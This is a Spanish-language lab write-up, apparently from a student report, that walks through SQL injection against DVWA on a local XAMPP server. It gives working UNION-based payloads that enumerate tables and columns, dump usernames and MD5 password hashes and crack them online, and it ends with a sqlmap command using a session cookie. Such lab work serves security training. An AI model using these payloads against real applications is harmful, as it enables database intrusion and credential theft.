
ID: 1
First name: admin
Surname: admin

Con esto podemos deducir que la sentencia SQL será parecida a esta:

SELECT first_name, last_name FROM users WHERE user_id = '\$ id

Podemos sacar todos los usuarios a través de una consulta que siempre sea **verdadera**, como la siguiente:

1 ' OR ' 0 '=' 0, ya que 0 siempre es igual a 0, esto saca todos los resultados de la base de datos



User ID:

ID: 1' OR ' 0 '=' 0
First name: admin
Surname: admin

ID: 1' OR ' 0 '=' 0
First name: Gordon
Surname: Brown

ID: 1' OR ' 0 '=' 0
First name: Hack
Surname: Me

ID: 1' OR ' 0 '=' 0
First name: Pablo
Surname: Picasso

ID: 1' OR ' 0 '=' 0
First name: Bob
Surname: Smith

Para obtener información acerca de la base de datos podemos ejecutar los siguientes **payload**

- Para ver la versión de la base de datos: % ' OR 0 = 0 union select null, version() #

User ID:

```
ID: % ' OR 0 = 0 union select null, version() #
First name: admin
Surname: admin

ID: % ' OR 0 = 0 union select null, version() #
First name: Gordon
Surname: Brown

ID: % ' OR 0 = 0 union select null, version() #
First name: Hack
Surname: Me

ID: % ' OR 0 = 0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: % ' OR 0 = 0 union select null, version() #
First name: Bob
Surname: Smith

ID: % ' OR 0 = 0 union select null, version() #
First name:
Surname: 10.4.25-MariaDB ←
```

- Ver el usuario de la base de datos: % ' OR 0 = 0 union select null, user () #

User ID:

```
ID: % ' OR 0 = 0 union select null, user () #
First name: admin
Surname: admin

ID: % ' OR 0 = 0 union select null, user () #
First name: Gordon
Surname: Brown

ID: % ' OR 0 = 0 union select null, user () #
First name: Hack
Surname: Me

ID: % ' OR 0 = 0 union select null, user () #
First name: Pablo
Surname: Picasso

ID: % ' OR 0 = 0 union select null, user () #
First name: Bob
Surname: Smith

ID: % ' OR 0 = 0 union select null, user () #
First name:
Surname: root@localhost ←
```


Lo que nos interesa principalmente es conocer todas las tablas de la base de datos, esto lo conseguimos con el siguiente **payload**

% ' and 1 = 0 union select null, table_name from information_schema.tables #

User ID:

```

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: FILES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: GLOBAL_STATUS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: GLOBAL_VARIABLES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: KEYWORDS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_CACHES

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: OPTIMIZER_TRACE

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: PARAMETERS

ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: PARTITIONS
    
```

Continúa hacia
abajo

Tras ejecutar el comando anterior encontramos una tabla que se llama “**users**”, es una tabla interesante, ya que ahí estarán los datos de los usuarios que estén dentro de la base de datos. Antes de sacar todos los datos posibles de esta tabla, debemos conocer los campos de dicha tabla, eso lo conseguimos mediante el siguiente **payload**:

%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #

Vulnerability: SQL Injection

User ID:

```

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_login

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
failed_login

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
id

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
name

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
email

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
email_verified_at

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
remember_token

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
created_at

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
updated_at

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
CURRENT_CONNECTIONS

ID: '%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
TOTAL_CONNECTIONS
    
```

Observamos que existen varios campos muy interesantes como son el nombre, email y contraseña, ahora vamos a intentar sacar estos datos

Para ello, visualizaremos el contenido de los campos de la tabla usuario con el siguiente

payload:

%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password)
from users # (0x0a es un intro, para separar los datos y que sea más legible)

User ID:

```
ID: '%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #  
First name:  
Surname: admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: '%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03  
  
ID: '%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: '%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: '%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99
```

Sin embargo, la contraseña está cifrada, ahora debemos descifrarla podemos ir a una página encargada de descifrar los Hash MD5 como por ejemplo esta: [Descripta hashes MD5, SHA1, MySQL, NTLM, SHA256, SHA512, Wordpress, Bcrypt gratis](https://hashes.com/es/decrypt/hash)

https://hashes.com/es/decrypt/hash

Hashes

Inicio Preguntas frecuentes Depositar en fidelcomiso Compra créditos API Herramientas Descriptar hashes Fidelcomiso Support Español Registrarse

Busca hashes para descriptar (MD5, SHA1, MySQL, NTLM, SHA256, SHA512 etc)

Ingresa tus hashes aquí e intentaremos descriptarlos gratuitamente.

Hashes (max. 25 separados por línea nueva, formato 'hash[:salt]') (Fidelcomiso)


```
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99
```

☐ Muestra planos y saltos en formato hex ☐ Muestra algoritmo en los hallazgos

3CwdjN

ENVIAR Y BUSCAR

Y probamos descryptar los Hashes




En este caso encontramos 4 de los 5 Hashes (en realidad encontramos los 5 porque existía un hash duplicado, el primer hash y el último eran idénticos), en concreto el hash de la contraseña de Pablo es el primero, por lo que la contraseña de Pablo es: **letmein**

2.4. Niveles de Dificultad

La herramienta cuenta con diferentes niveles de dificultad, en este caso al inicio hemos empezado por un seguridad baja para poder sacar los datos fácilmente.

Aun así podemos cambiar el nivel a medio para ver si podríamos sacar resultados de la base de datos.



Observamos que en el nivel intermedio el SQL Injection se complica ya que no es un formulario corriente, sino que la búsqueda se ejecuta mediante un select box con IDs ya establecidos

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Esta vulnerabilidad sin embargo puede ser explotada mediante el método GET en la URL

`localhost/DVWA-master/vulnerabilities/sqli/#`

Ahora probaremos el nivel “Alto”, en este nivel nos encontramos con un formulario en una pestaña aparte donde se ejecutan las búsquedas, sin embargo desde ahí se le puede añadir una inyección de código anterior para sacar información de los usuarios perfectamente.

Payload:

%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99


SQL Injection Session Input : Damn Vulnerable Web Application (DVWA) - Personal: Microsoft Edge

localhost/DVWA-master/vulnerabilities/sqli/session-input.php#

Session ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #

No es que sea muy seguro solo por añadir una pestaña más, pero ahí está.


Por último está el nivel **imposible** el cual como su nombre indica, no es posible de inyectar código, o al menos, es **muy complicado**, por más **payloads** anteriores que usemos, no funciona ninguno.



A screenshot of a web form showing a dropdown menu with 'Impossible' selected and a 'Submit' button. Below the form, a message box states 'Security level set to impossible'.

Payload fallido:


%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #




2.5. SQLMAP – Opcional

SQLMAP es una herramienta ya preinstalada en **Kali Linux** diseñada para automatizar el proceso de **detección** y **explotación** de **vulnerabilidades** de **inyección SQL** en aplicaciones web.


Usaremos esta herramienta para intentar volver a sacar los datos que ya hemos obtenido anteriormente, para ello, iniciaremos nuestra máquina **Kali** con la herramienta **SQLMAP**, esta herramienta **Kali** debe estar en la misma red (ya sea **NAT** o **adaptador puente**) que el **XAMPP** para poder acceder al **DVWA**, en mi caso la máquina **Kali** está en **NAT** y podremos acceder al **DVWA** mediante la IP de mi ordenador personal donde está **XAMPP** levantado.




Recordamos que el usuario es “**admin**” y la contraseña es: “**password**”, entramos y ejecutamos **SQLMAP** en **Kali**




SQLMAP necesita la cookie de sesión para poder obtener los registros de la base de datos, para obtener esta cookie, usaremos una herramienta ya conocida que es, “**Burp Suite**” que viene ya instalado en nuestra máquina **Kali**.



Cerramos la pestaña de Firefox que no nos sirve y nos dirigimos a la pestaña “**proxy**” de **Burp Suite**, desde aquí abriremos un navegador especial de esta herramienta para navegar de vuelta al laboratorio **DVWA**




Encendemos la interceptación y buscamos un usuario por ID, al clicar en el botón “**Submit**” nada ocurrirá ya que el proxy está interrumpiendo la conexión, hasta que nosotros no le demos permiso clickando en el botón “**Forward**” no continuará, pero lo que buscamos aquí es la cookie de la sesión que nos aparece en la consola de **Burp Suite**



Con la cookie obtenida, ejecutamos el siguiente comando de SQLMAP

```
sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sql/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --schema --batch
```

Este comando nos sacará **TODAS** las tablas de información de la base de datos, en este caso saca muchísima información.



Además de todas las tablas de la base de datos entera y sus uniones con cada campo y su tipo

```

KaliLinuxYeo x
File Actions Edit View Help
+-----+-----+
| SUM_TIMER_WAIT | bigint(20) unsigned |
+-----+-----+

Database: performance_schema
Table: threads
[14 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| NAME | varchar(128) |
| ROLE | varchar(64) |
| TYPE | varchar(10) |
